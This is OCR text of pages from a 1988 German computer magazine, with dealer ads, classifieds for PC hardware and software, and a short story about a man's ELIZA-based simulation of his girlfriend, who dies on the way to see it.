Wenn Sie mit dem Auto kommen parken Sie bitte im Stachus-Parkhaus (Einfahrt Herzog Wilhelm Straße über Herzogspitalstraße und Sonnenstraße).

Festplatten

Seagate
225 20-MB mit Contr. u. Kabel ... 518,00
251 40-MB mit Contr. u. Kabel ... 898,00
225 20-MB 65ms ... 418,00
251 40-MB 40ms ... 777,00
4096 80-MB 28ms ... 1398,00
125 20-MB 35ms ... 548,00
157 50-MB RLL 30ms ... 798,00
ab 40-MB incl.Disk-Manager

Miniscribe 3650 40-MB ... 678,00

Computer

Sanyo
Wir sind autorisierter Sanyo Fachhändler

Bondwell
Wir sind autorisierter Bondwell Fachhändler

a&m
a&m Professional AT 286-SP 12

CPU 80286, 12 MHz-0 WS, 512 KB on Board, erweiterbar auf 4096 KB on Board, 1x Diskettenlaufwerk 1.2 MB, 220 Watt Schaltnetzteil, 8 Steckplätze, serielle u. parallele Schnittstelle on Board !, Monochrom-Grafik Karte 720x348 Pixel, Montageplatz für 5 Laufwerke, 101 Key-Tastatur, 40-MB Festplatte 30-ms, Flat-Screen Monitor (amber oder weiß)

3998,00


Der a&m Professional eignet sich besonders für Profi-Anwendungen im Bereich Forschung und Lehre, Unix-Anwendungen, Soft- und Hardwareentwicklung, Unis, Institute und Studenten
Fordern Sie bitte Info-Material über das gesamte a&m Lieferprogramm an.

Disketten

Maxell
MD-2D 5 1/4" 100 Stück ... 198,00
MD-2HD 5 1/4" 50 Stück ... 198,00
MF-2DD 3 1/2" 100 Stück ... 339,00
MF-2HD 3 1/2" 10 Stück ... 89,00

Alle Preise zuzüglich Versandkosten. Versand per Nachnahme. Das Angebot ist freibleibend. Liefermöglichkeiten vorbehalten. Druckfehler, Irrtümer und Änderungen vorbehalten.
Bitte erfragen Sie die aktuellen Tagespreise.

C-V-R Computer Vertrieb Remde
Herzog Wilhelm Straße 19 - 8000 München 2
TEL. (089) 2603199 od. 2603689



Sie war perfekt

Thomas Le Blanc

Er hatte alles von ihr eingegeben. Nicht nur das Raster ihres Gesichts war digitalisiert worden, sondern er hatte komplette Bewegungsabläufe eingespeist: wie ihr Gesicht sich beim Sprechen bewegte, wie sich die Lippen verzogen, wie die Wangen sich hoben und streckten, wie Augen und Nase und wie ihre gesamte Gesichtsmimik die Worte begleiteten, die sie sprach. Und auch gefühlsmäßige Äußerungen ohne Sprache waren auf Videofilm gebannt und anschließend digitalisiert worden: ihre verschiedensten Formen des Lächelns, Gesichtsausdrücke, die sie fröhlich oder verärgert zeigten, besinnlich, heiter, verschmitzt, ernst, traurig, in sich gekehrt – sogar Verlorenheit hatte er eingefangen und auch jenen Blick, der nur ihm galt und der Zuneigung ausdrückte und vielleicht sogar Liebe meinte.

Auf dem Bildschirm hatte er die Farbe ein wenig zurückgenommen, die auf Farbmonitoren üblichen Darstellungen waren so kräftig, daß sie leicht kitschig wirkten. In dezenteren Farben war ihr Gesicht ehrlicher, ihre Augen besaßen das vertraute sanfte Meeresblau, und ihre langen glatten Haare nahmen kein so goldenes Blond mehr an, sondern ihre mehr fahle Haarfarbe. Das Echte war seltsamerweise immer noch das Schönste.

Natürlich hatte er auch ihre Sprache aufgenommen. Ihre Worte und Sätze hatte er in Halbsilben zerlegt, mitten im Vokal zerschnittene Silben, und so kam er mit einer erstaunlich engbegrenzten Zahl von Lauten aus, um unbegrenzt neue Worte und Sätze zu synthetisieren: auf diese genial einfache Weise konnte er ihre Simulation Beliebiges reden lassen. Ihm war es gelungen, sogar Modulierungen draufzusetzen, die ihren Sätzen eine dem Inhalt entsprechende Klangfarbe und Sprachmelodie gaben, die unterschiedliche Eindringlichkeit simulierten und selbst Gefühle ausdrückten.

Und jetzt sprach sie tatsächlich mit ihm. Und es war fast, wie wenn er sie als Gegenüber an einem Bildschirmtelefon hätte.

Denn er hatte all die eingegebenen Daten mit einem interaktiven Dialogprogramm verbunden, einer Fortentwicklung der schon legendären Psychoanalyse-Software ELIZA. Ins Deutsche übersetzt und auf zwischenmenschlichen Smalltalk übertragen und dann mit ihren spezifischen Redewendungen versehen, mit der ihr eigenen Art, Sätze zu konstruieren.

Das System akzeptierte natürlich seine Spracheingabe über Mikrophon, um den Dialog echt führen zu können, aber das war noch der leichteste Teil des Projekts gewesen. Als viel komplexer hatte sich da die Abstimmung zwischen ihren digitalen Gesichtsbewegungen und den synthetisch ausgegebenen Halbsilben erwiesen, denn ihre Mimik mußte schließlich mit dem Inhalt ihrer Sätze korrelieren und nicht mit den einzelnen Worten oder gar den Halbsilben.

Natürlich hatte er die Hardware mit einigen zusätzlichen Grafik-Chips aufrüsten müssen, um eine Echtzeitbewegung zu erreichen. Das Ziel war ja gewesen, der Realität so nahe wie möglich zu kommen: und das auch in einer natürlichen Bewegungsgeschwindigkeit. Dazu hatte er in der Bewegtbild-Software einige Tricks einschieben müssen, um den notwendigen Rechenaufwand nicht ins Uferlose steigen zu lassen. So wurde das hochaufgelöste Bild nicht ständig in allen Punkten aktualisiert, sondern es wurde lediglich an den Stellen, die sich tatsächlich bewegten, neu errechnet.

Nun konnte er vor dem Bildschirm sitzen, INGRID.COM aufrufen, gute zwei Minuten warten, bis das Programm komplett geladen und initialisiert war – und dann mit ihr reden. Und sie antwortete, sie stellte selbst Fragen, sie unterhielten sich. Ein lernfähiges System, das von Eingabe zu Eingabe über mehr Informationen verfügte und die Dialoge von Mal zu Mal breiter variieren konnte.

Doch im Augenblick vermochte er nicht mit ihr zu reden.

Er saß nur da und starrte ihr Bild an. Sein eigener Blick schien fast blind und leer, während sie ihn vom Bildschirm her anlächelte: ein festgefrorenes Lächeln, aber ein Lächeln.

Eigentlich war das ganze Projekt ein Test gewesen, ein jetzt acht Monate vorbereiteter Beweis, was ein Computer an Wirklichkeitssimulation vermag. Ein rundum gelungener Test.

Heute morgen um sechs Uhr, nach der letzten von ungezählten durchgearbeiteten Nächten, war er fertig geworden, seit heute morgen wirkten die Dialoge so echt wie nie zuvor, war es wirklich *sie*, die auf dem Bildschirm erschien.

Er hatte sie sofort angerufen, voller Ausgelassenheit, voller Stolz auch, damit sie zu ihm ins Institut kam und ihre eigene Simulation als erste sehen konnte. Sie hatte sich rasch fertiggemacht und war sogleich freudig, erwartungsvoll aus dem Haus gestürzt und hatte die Straße überqueren wollen, um die Bushaltestelle auf der anderen Seite zu erreichen.

Sie war nie auf der anderen Straßenseite angekommen.

Man hatte es ihm eben am Telefon mitgeteilt. Ein Auto hatte sie erwischt, ein unausgeschlafener Fahrer, der sie zuerst nicht gesehen und dann zu spät reagiert hatte, und ein unbarmherziges Schicksal hatte ihr nicht die Spur einer Chance gelassen. Sie war noch auf dem Weg ins Krankenhaus gestorben.

Es gab sie nicht mehr. Nie mehr.

Und das Schreckliche daran war, daß er dennoch jetzt jeden Tag aufs neue ihr Lächeln sehen konnte: er konnte mit ihr plaudern und konnte mit ihr scherzen. Sie sprach, sie fragte und antwortete. Sie rümpfte die Nase und zog ihre Stirn in Falten, sie schüttelte ihre Haare aus dem Gesicht und zog ihre Augenbrauen hoch. Und sie legte all ihre programmierte Wärme in ihre Worte. Irgendwo gab es sie noch, in dieser Maschine war noch etwas von ihr drin, aber ein Etwas, das trotz aller Wirklichkeitstreue nur eine Simulation war – und das seine Tränen nicht verstand.

Neuerscheinung

Jetzt lieferbar!

COMPUTER & ELEKTRONIK

Der Homecomputer als Hilfsmittel zur elektronischen Klangsynthese — Stichworte Sequenzer, MIDI — Schnittstellen, Soundgeneratoren, Digitalumsetzer, Kompander, Mehrkanal-Generatoren. Sämtliche Themen werden leicht nachvollziehbar behandelt. Vorausgesetzt wird etwas Erfahrung in der Programmierung von Computern und im Aufbau einfacher Schaltungen.

Broschur, 108 Seiten
DM 18,80
ISBN 3-922705-37-5

So geben Sie den richtigen Ton an

ELEKTRONIK

Boxen-Selbstbau — ein faszinierendes Hobby. Von einem erfahrenen Fachmann werden hier sowohl theoretische Grundlagen als auch praktische Tips für den Selbstbau von Lautsprecher-Boxen vermittelt. Neben zahlreichen Tabellen enthält das Buch auch ausgereifte Konstruktionsvorschläge für unterschiedliche Boxentypen.

Broschur, 152 Seiten
DM 29,80
ISBN 3-922705-30-8

ME 1.3

Die elektrotechnische Programmbibliothek

COMPUTER & ELEKTRONIK

Eine Softwarebibliothek von 112 Turbo-Pascal-Programmen, die auch zum Erlernen der Programmiersprache Pascal dient. Gut ein Drittel der Programme ist für die Lösung mathematischer Probleme geschrieben, und zwei Drittel helfen bei der Berechnung elektrischer und elektronischer Schaltungen. Programme des Buches auch auf 2 Disketten erhältlich.

Broschur, 368 Seiten
DM 49,80
ISBN 3-88229-102-8

Im Buch-Fachhandel oder beim Verlag erhältlich.

HEISE

Verlag
Heinz Heise
GmbH & Co KG
Postfach 61 04 07
3000 Hannover 61

AZTEC C - COMPILER MANX

- Native-Compiler für MS-DOS, CP/M80, CP/M86, Apple, Amiga
- Cross-Compiler für 80186/286, Z80/8085, 6502 und 68000
- Compiler, Assembler, Linker, Hex-Converter, HLL-Debugger
- alle Tools zur Eprom-Erzeugung sind enthalten

Schema II Schaltplan - CAD

- superschneller Bildaufbau mit Zoom und Scrolling
- DESIGN-RULE-CHECK, Stücklisten- und Verbindungslisten
- Bauteile - Bibliotheken für Elektronik und E - Technik

PROTEL-PCB Platinen - Layout


SPITZENLEISTUNG ZUM SUPERPREIS !!!

- manueller Router mit 1/1000 Zoll Auflösung
- unterstützt Multilayer, SMDs, Gerberplots und Excellon
- automatische Netzlistenkontrolle mit Soll/Ist - Vergleich
- interaktiver Autorouter als Erweiterungspaket

Demodisketten für SCHEMA und PROTEL je DM 25,--

INGENIEURBÜRO DIPL.ING. MANFRED SUCHY
Gottlieb-Daimler-Str. 12 8037 Olching
Telefon 08142/12360 und 08142/28028

Das Oszilloskop im PC (XT/AT kompatible)



High-Speed (bis 40 MHz Abtastrate)

PC-Scope Einsteckkarten, 8 bit Auflösung, Gain 20 mV - 10 V/DIV (50 mV bei T0410)

Typ	KByte	Abtastr.	Zeitbasen	Kanäle	Preis	(incl. MwSt)
T12840	128	40 MHz	2	2	5600,–	6384,00
T3240	32	40 MHz	2	2	4900,–	5586,00
T1620	16	20 MHz	1	2	2980,–	3397,20
T0410	4	10 MHz	1	1	1240,–	1413,60

mit Komfort

Echtzeitanzeige, Fenstermaßstab und -größe einstellbar
Bedienung über Pull-Down-Menüs, Maus und Makros
Kontinuierliche Meßsignalüberwachung mit Auto-Save-Funktion
Unterstützt EGA, Hercules, CGA, 640 X 400, Matrix und Laserdrucker
Bedienungsanleitung + Demodiskette für DM 30,-- (wird angerechnet)

Komplett-Systeme, Signalkarte und Analyse-Software auf Anfrage

VWTEL Intelligente Meßtechnik GmbH

D-8031 Eichenau
Hauptstr. 17
Tel. 08141/82022

D-7150 Backnang
Uhlandstr. 16
Tel. 07191/63042

9/88 — Anzeigenschluß am 22. Juli 1988

CAD & DESKTOP PUBLISHING?

Ein leistungsfähiges CAD-Programmsystem zur Zeichnungserstellung in Dokumenten, Handbüchern, Broschüren und Katalogen, oder einfach als CAD-Einstieg

für nur

399,-DM

Der Lieferumfang beinhaltet:
1. Das Programmsystem EASYCAD
2. Deutsches Handbuch mit 500 Seiten und ca. 300 Abbildungen.

Hotline:
☎ 069 / 29 19 05

Hiermit bestelle ich:
O **Easycad** incl. 500 S. Handbuch 399,-DM

O Scheck anbei
O Lieferung per Nachnahme

Name.....

Vorname.....

Straße.....

PLZ/Ort.....

Ausschneiden und einsenden an:
EASYCAD-INTERNATIONAL LTD.
Gr. Bockenheimer Str. 35
6000 Frankfurt/M 1

c't 7/88

Kleinanzeigen

Biete **c't Terminal Computer Version A** ohne Tastatur, Term. V2.0, mit Hardware und Software (+ Programmlisting) Beschreibungen, DM 100,— VB Elektronikzeitschriften + Computerbücher alte einzel Hefte, pro Stück DM 0,50 VB. Buch DM 5,—. Telefon 069/531656 ab 17.00 Uhr.

PC-XT MULTITECH700, 640k RAM, 8MHz, HERCULES FLOPPY, 13MB HARD-DISK, MONITOR, gr. TASTATUR, UHR, 2*par, 2*ser., 2200 DM. Tel.: 08031/64816.

Star LC 10 498,—, Star NL 10 450,—, Star SR10 200 Z 550,— (gebr.), Star Delta 160 Z 350,— TA TRD 170 590,—, TA TRD 7020 495,—, Smith-Corona TR 250,— (ser/par), STAR-Writer DM 350,—, STAR-Planner DM 250,— alles neuw. aus einer Testserie. Tel. 089/3084152.

NEU: MICDOP — Programmpaket zum Entwurf von Hochfrequenzschaltungen für IBM-PC. Info frei. C. Petermann, Kirchdornberger 69, 4800 Bielefeld. G

ACHTUNG! Biete **HP150** + Doppelfloppy + Software **günstig!!** ★★★ Tel. 07531/74961 ★★★ **ACHTUNG!**

ATARI 520ST+; SF314 SC1224; Disketten; Bücher; Gestell; VB 1500 DM; Tel. 02261/51819 ab 19.00.

Verkaufe 30 Stk. 80186-6/AMD u. 50Stck. WD 2793 z.T. original verpackt. Gegen Gebot. Hr. Stoffel bei Fa. Altec 07720/61098.

Casio FX-850P Interface zum Anschluß an IBM, Atari ST, Amiga. Bidirektionale Übertragung im ASCII-Format. Komplett anschlußfertig für nur 99,— DM. (exkl. Softw.) — Info anfordern! — J. Flimm, Walltorstr. 41, 63 Gießen. **0641/34232.** G

APPLE II + komp., 64k, 2LW, Z80, 80Z (AP16), PAR-2, IBM Geh., Sep.TAST., Mon., viel Softw., (CP/M) Lit. Doku, Ca. 70 Disk., div. Ersatzt. VB 1650,—. **Tel. 08421/2701 18.00—20.00 Uhr.**

OMTI 5527A HD-Contr. RLL neu DM 150,— **5,25"-Drive f. PC** 360k VB 150,—. Helmut Franz, 09231/61325 ab 18.00 Uhr.

EMS SPEICHERKARTE ABZUGEBEN. 05232/61010.

SUCHE SCHALTPLÄNE CONEX MINI AT. 05232/61010.

EDV-Händler-Adressatz 1450 Stück mit Telefonnummer ASCII oder dBase Format. 0721/377820.

c't 86 CPU2 mit V30/8087, HDC-Karte + Festplatte, IFC-Karte + 360kB Laufwerk, I/O-Karte, Ramdisk 1 MB, Ram 640kB, UNI, Farbgrafik, im XT-Gehäuse mit 150W Netzteil. Preis VB 2000,—. Tel. 09195/2750.

CBM 8032/4032 + CBM 8050 800,— VB. 0931/49200.

Verk. Netzteil für Amiga 500 mit der 3fachen Leistung des Originals. 150,— DM. Tel. 02851/7590 ab 17.00 Uhr.

Erfahrener **FACHÜBERSETZER** f. Engl. u. Portug. übersetzt Ihre EDV-Dokumentation zuverl. & termingerecht auf komp. PC. Fachgebiete: Hardw./Softw., CADCAM, CIM, Kl. S. Boden, Joh.-Strauß-Str. 13, 6831 Plankstadt. Tel. 06202-14553. G

Platinenlayout SMD, Multilayer, Schaltplan mit IBM-PComputer ab DM 448,— Info bei Klaus Gorny Softw., Bülowstr. 16B, 1000 Berlin 30, Telefon 030/2169129. G

980 Stück **MAXELL**-Disketten Originalpackungen **billig!** MD2-DD 10 Stück 32,00 DM — MD2-HD 10 Stück 49,00 DM 5¼ Zoll; MF2-DD 10 Stück 39,00 DM — MF2-HD 10 Stück 96,00 DM 3½ Zoll. Tel. 06436/5152 12 bis 17 und 19 bis 20 Uhr.

SERVICE ★ SERVICE ★ SERVICE ★ SERVICE Wir suchen Vertragspartner für den Service an NOVELL Netzwerken im Frankfurter Raum. MERKT-Computer GmbH ★ Bonner Str. 233 ★ 5000 Köln 51 ★ Tel. 0221/374067 **SERVICE ★ SERVICE ★ SERVICE ★ SERVICE** G

JETZT NEU: Grafikkarte ★ SMART EGA PLUS ★ Unterstützt 11 Modi (Extended EGA, High Res, VGA usw.) Mit Treibersoftware für geläufige Grafikprogramme. DM 590,—. Prospekt anfordern. EDV-Komplettlösungen, M. Stössinger, Kastanienstr. 8, 7057 Winnenden, Tel. 07195/8424.

EGA-Paradise Grafik Karte, Autoswitch, 256 KB. Unbenutzt. Nur 250,—. Köln 0221/315832.

Modemkarte 1200/300, Hayes compatible, ohne Postzulassung. Nur 298,—. Köln 0221/315832.

Modem 2400/1200/300 (V.21/v.22/V.22bis) in deutscher CCITT Norm (ohne Postzulassung). Hayes compatible. Nur 598,—. Köln 0221/315832.

★★★★★★★★★ **ATARI ST** ★★★★★★★★★ **Die Festplatte für Atari ST nach c't 2.88.** Wir liefern Platten von 10—80MB als Bausatz und Fertiggerät (FG) z.B.: **10MB** FG **598DM, 20MB** FG **880DM, 40MB** FG **1298DM,** MEGA-Gehäuse, Platten mit Floppy u. weitere Preise a.Anf. **Epromsimulator** f. 27256 f. Easyprommer **139DM.** CONTEC Inh. A. Niemann, 1000 Berlin 44 ★ alles Mainzer Str. 3, Tel. 030/6227229 ★ + 15DM Versand. G

Computer-System für Kfz-Handel für alle Modelle, Rechnungserstell., Kd-Konten, Kd-Datei, Zahlungsein- und -ausgänge, Import, Export, Bestandslisten, Vor- und Umsatzsteuer. INFO bei Müller-Computer, Tel. (09721) 26123. G

IBM kompatible SYSTEME + KOMPONENTEN Mainboards (XT,AT,80386,Turbo, Laptops), Color Grafik, Hercules, Ega Wonder Karte, Tastaturen, Monitore, AD/DA, Epromer, Laufwerke, Controller, Festplatten + Contr., Hypermaus, NEU: Alles für Desktop Publishing (Software, Scanner, Laserdr.) Disketten für XT und AT, 80286 Speed Karte f. XT, GEM-Software, Branchenlösungen, Programmierung, kostenl. Gesamtliste mit vielen anderen Artikeln von DIETMAR TEICH DATENTECHNIK, Queller Str. 94, 4800 Bielefeld 14, Telefon (0521) 450932, Händleranfragen erwünscht! G

BTX **Btx-Manager Atari ST** BTX
Die intelligente Komplettlösung: Btx auf ST; Btx-Manager V2.0 (anschlußfertig) **DM 428;** Btx-Decoder Saba DC 5000 **DM 348;** Btx-Akustikkoppler dataphon s21/23d **DM 325. DREWS EDV+Btx,** Tel. 06221-29900, Btx *29900≠ Bergheimer Str. 134b, 6900 Heidelberg. G

★ Pc-Freesoft 2,50 bis 3,50 DM pro Disk ! ! ★ XT 150W Netzgeräte NUR 119 DM, XT/Baby AT ★ Klappgehäuse&Zubehör NUR 119 DM zus. 235 DM ★ BabyAT-Geh. & 200W NUR 298 DM LISTE FREI! ★ G. Lehrek, 8501 Veitsbronn, Bachleite 16. G


Softwaretip des Monats: PC Tools De Luxe DM 130,—

Copy II PC Option Board De Luxe: Hardwarekopierboard V.5.1	DM 325,—
Copy II PC Enhanced Option Board De Luxe: V.5.1	DM 495,—
Copy II PC: Kopierprogramm V.4.02	DM 128,—
Norton Utilities Advanced Edition	DM 288,—
Disk Mechanic: Kopierprogramm V.6	DM 320,—
Copy Write: Kopierprogramm V.02.88	DM 175,—
H.D. Tuneup: Festplattenoptimierung V.2.02 (d)	DM 99,—
Disk Explorer: Diskettenreparaturen V.02.88	DM 195,—
Mace Utilities: Utilitiessammlung V.4.1	DM 177,—
Fastback Plus: Backup-Programm V.1.01	DM 297,—
Disk Optimizer: Festplattenoptimierung V.3.00	DM 140,—
Desq View: Multitasking für den PC V.2.01	DM 265,—
Advanced Hard Disk Diagnostics: V.2.00	DM 170,—
XTree Professional: DOS Oberfläche V.1.00	DM 245,—
Disketten DS/DD 48 tpi (PC/XT 360 KB) 10er Pack	DM 9,90
Druckerkabel parallel 1,2 m	DM 25,—

AK-SOFT A. Kautzmann
Gottmadinger Straße 6, 7703 Rielasingen, Tel. 07731/21996.
Versand per NN ab Lager – es werden nur Original US-Produkte mit voller Herstellerunterstützung ausgeliefert. Deutsche Versionen enthalten ein (d).

mc Transputerkarte
15 MHz Version für 1748,-

- 32 Bit Transputer (T414) auf Europlatine 100x160 mm
- 256k SRAM oder 128k SRAM + 128k EPROM
- 2 Serielle RS232 Schnittstellen
- 1 Parallele Schnittstelle
- Herausgeführte Links ermöglichen beliebige Systemtopologien
- nur einfache 5V Spannungsversorgung nötig
- Bus- und Steuersignale auf 96 pol. VG Messerleiste abgreifbar
- Monitorprogramm im Eprom wird mitgeliefert (RS232 Booting)
- PC-Entwicklungssystem wird mitgeliefert (Assembler, Linker, Server, ...)
- C-Crosscompiler (K&R mit ANSI X3J11 Erweiterungen) demnächst verfügbar



CESYS
Gesellschaft für angewandte Mikroelektronik mbH

Henkestr. 8
8520 Erlangen
Tel. 09131/21098

Interface zum Digitalisieren von Videobildern (TV, Kamera und Recorder in 1/50 Sekunde (bei 2 Graustufen) für IBM XT/AT.

VIDEO-1000 I 495,-DM
Auflösung 640 x 200 und 640 x 288 Pixel, max. 32 Graustufen. Unterstützt werden: CGA, HERCULES und EGA

VIDEO-1000 II ... 795,-DM
Auflösung 1280 x 612 und 768 x 612 Pixel, max. 32 Graustufen. Unterstützt werden: CGA, HERCULES und EGA

UTILITIES 1 ..... 98,-DM
Diskette mit 30 Programen. Kurzfilm, 3-D-Bilder (Rot/-Grün), Digitalisieren aus Grafikprogrammen, Druckroutine für P6/P7 mit 16 Graustufen etc. Bei Bestellung VIDEO-1000 I oder II angeben.

UTILITIES 2 ..... 98,-DM
Utilitie-Diskette für DTP. Es können Bilder mit 10 verschiedenen Rasterungen digitalisiert und im PAINTBRUSH-Format bis max. 1536 x 1152 Pixel abgespeichert werden. Gibt es nur für VIDEO-1000 II.

Info gratis. Demodisketten (4 Stück) nur gegen Einsendung von 20,-DM (Schein oder Briefmarken). Der Versand der Digitizer erfolgt p.NN.

Ing.Büro Manfred Fricke
Neue Str.13 1000 Berlin 37 Tel: 030/801 56 52 Telex: 181 542 mfb d

DIN-A3-Plotter Kein Spielzeug! **Bausatz** kompl. mit Gehäuse und Interface nur **DM 298!** Fertiggerät nur **DM 398!** Bauplan **DM 10!** Auflösung 0,1 mm, Geschwindigkeit ca. 70mm/sec. Kostenloses Info bei P. Haase, Weissenberger Weg 226, 4040 Neuss 1, Tel.: 02101/530812 ab 17.00 Uhr. G

Dieser Anruf kann Dein Leben verändern! Mailbox: 08234/8809, 07361/43640. Par.: 300, 8N1.

LS 244: 0,80 DM / 4164: 2,— DM / **41256 ab 2,— DM / 4116 ab 0,40 DM** / ZX-ASZMIC-ROM: 80,— DM. **Bücher:** 60 Programme f. C64: 9,— DM; 60 Programme f. Spectrum: 9,—; BASIC mit Pfiff: 8,— DM; ZX-Hardwarebuch: 40,— DM. **Usergroup-Disketten: 100 Stück = 200,— DM** neuer Katalog 8/88: 5,— DM in Briefm. **Decker & Computer,** PF 967, 7000 Stuttgart 1. G

Endlich ist es da — das Public Domain und Shareware-Handbuch, auf das Sie schon lange gewartet haben. PD-Handbuch (90 Seiten) DM 5,00 oder PD-Handbuch mit 2 Begleitdisketten, — Disk A: Program Reviews, — Disk B: Intro Disk DM 14,80. Lieferung per NN (+ DM 6,50) oder Vorkasse (zuzügl. DM 2,— Porto) auf Postscheckkonto Mchn., Kto.-Nr. 340313-807, Euroscheck oder Briefmarken. Redysoft Software GmbH, Postfach 1261, 8150 Holzkirchen. G

★★★ **SUPER-LOHN-EINKOMMENSTEUER** ★★★ Jahresausgleich '87 neu m. Datenspeicher, Kundenverw. Formulardruck, Analyse, ab 70,—. Jährl. aktu. (10,—) Info gg. RP PC-Demodisk 10,— ★**MIETWOHNGELDBERECHNUNG** ★ Mit allen Kreisen d. BRD! Jedes Prg. ab 70,—. H-I-SOFWARE H-Ilchen, Niederfelderstr. 44, 8072 Manching, 08459/1669. G

Public-Domain-SW. für PCs! Disk-Kataloge 5,25" 5,— DM, 3,5" 10,— DM. Bei EDV Rolf Perkampus, Postfach 551, 4270 Dorsten 1. G

★ **SCHRITTMOTORSTEUERUNGEN unter HPGL** ★ Modular ausbaufähiges System bis zu 3 Achsen, steuert Schrittmotoren bis 2A Arbeitsstrom. Der eingebaute 68000 Rechner besitzt eine Centronics oder serielle Schnittstelle und ermöglicht unter direkter Kontrolle von CAD-Software wie **AUTOCAD, ROUTSTAR/BOARDSTAR** u. anderen, **CNC-Fräsen, Bohren, Gravieren.** Steuerung für 3 Achsen, ohne Motoren DM 1980,—; **BOARDSTAR/ROUTSTAR** Leiterplattenlayout Programm mit Autorouter **DM 990,—;** Austauschfile B/Routstar nach AutoCAD **DM 290,—.** Weitere Schrittmotorsteuerungen **ab DM 170,—.** Schrittmotoren ab **DM 29,—;** Info **DM 2,—. PME,** Hommerich 20b, 5216 Rheidt. Tel. 02208/2818.

286 Speed-Karte nur 798,00 DM. Ihr XT schneller als der AT!! Hdl.-Anfragen erwünscht! **FSM-TROGISCH,** 3051 Suthfeld, Gartenstr. 10, Tel. 05723/81946. G

UNGLAUBLICH, Aber wahr! Über 1200 Disketten für PC lieferbar, Telefon rund um die Uhr 05261/88901, wagen Sie's nur, Katalog frei! Günther, Braker Mitte 28 F, 4920 Lemgo. G

Z80 fig.-FORTH (CP/M) frei geg. form. 8"- od. 5¼"-Disk & Rückporto. E. Ramm, PF. 38, 2358 Kaltenkirchen, 04191/1621.

★★★ **Public Domain Software Service** ★★★ IBM-Disk ab 6,— DM — Atari ST Disk ab 3,— DM ★ Riesenauswahl ★Superpreise ★ Katalog-Disk je 1,80 DM in bar od. Briefm. Graf & Schick, Hauptstr. 32a, 8542 Roth. G

★ BESTÜCKUNG ★ MONTAGE ★ PRÜFUNG ★ LAYOUT- und LEITERPLATTENSERVICE ★ Vom Muster bis zur Serienproduktion. Jede Leiterplatte maschinengelötet, sichtkontrolliert und blitzblank ultraschallgereinigt. Fertigung mit oder ohne Material. Ein schnelles Preisangebot erhalten Sie nach Einsendung von Bestückungsplan und Stückliste oder Bestückungsmuster. gk-electronics ★ Hofrichterstraße 34 ★ 5000 Köln 80 ★ Tel.: 0221/639897. G

PD-SOFTWARE-LISTE FÜR IBM, KOMP.-RÜCK-PORTO-DISK 2,70 DM. KRATZ, ARENDSTR. 4, 6050 OFFENBACH. G

ATARI-ST: Romport-PIO-Karte DM 90,— 8 Kanal-**ADC-Board,** 5µsec, 12Bit. **68705**-Crossassembler DM 348,—, Simulator, Emulatorkarte, Programmier-Karte, **Z80**-Crossass. ca. 800 Zeilen/sec. DM 348,— **Entwicklungsarb.** 68705, Z80, 68000. M. Schulz, Poststr. 13, 2059 Gülzow, Tel.: 04157/8531. G

NOVIX EB1 GESUCHT; LONKA, 0421/75352.

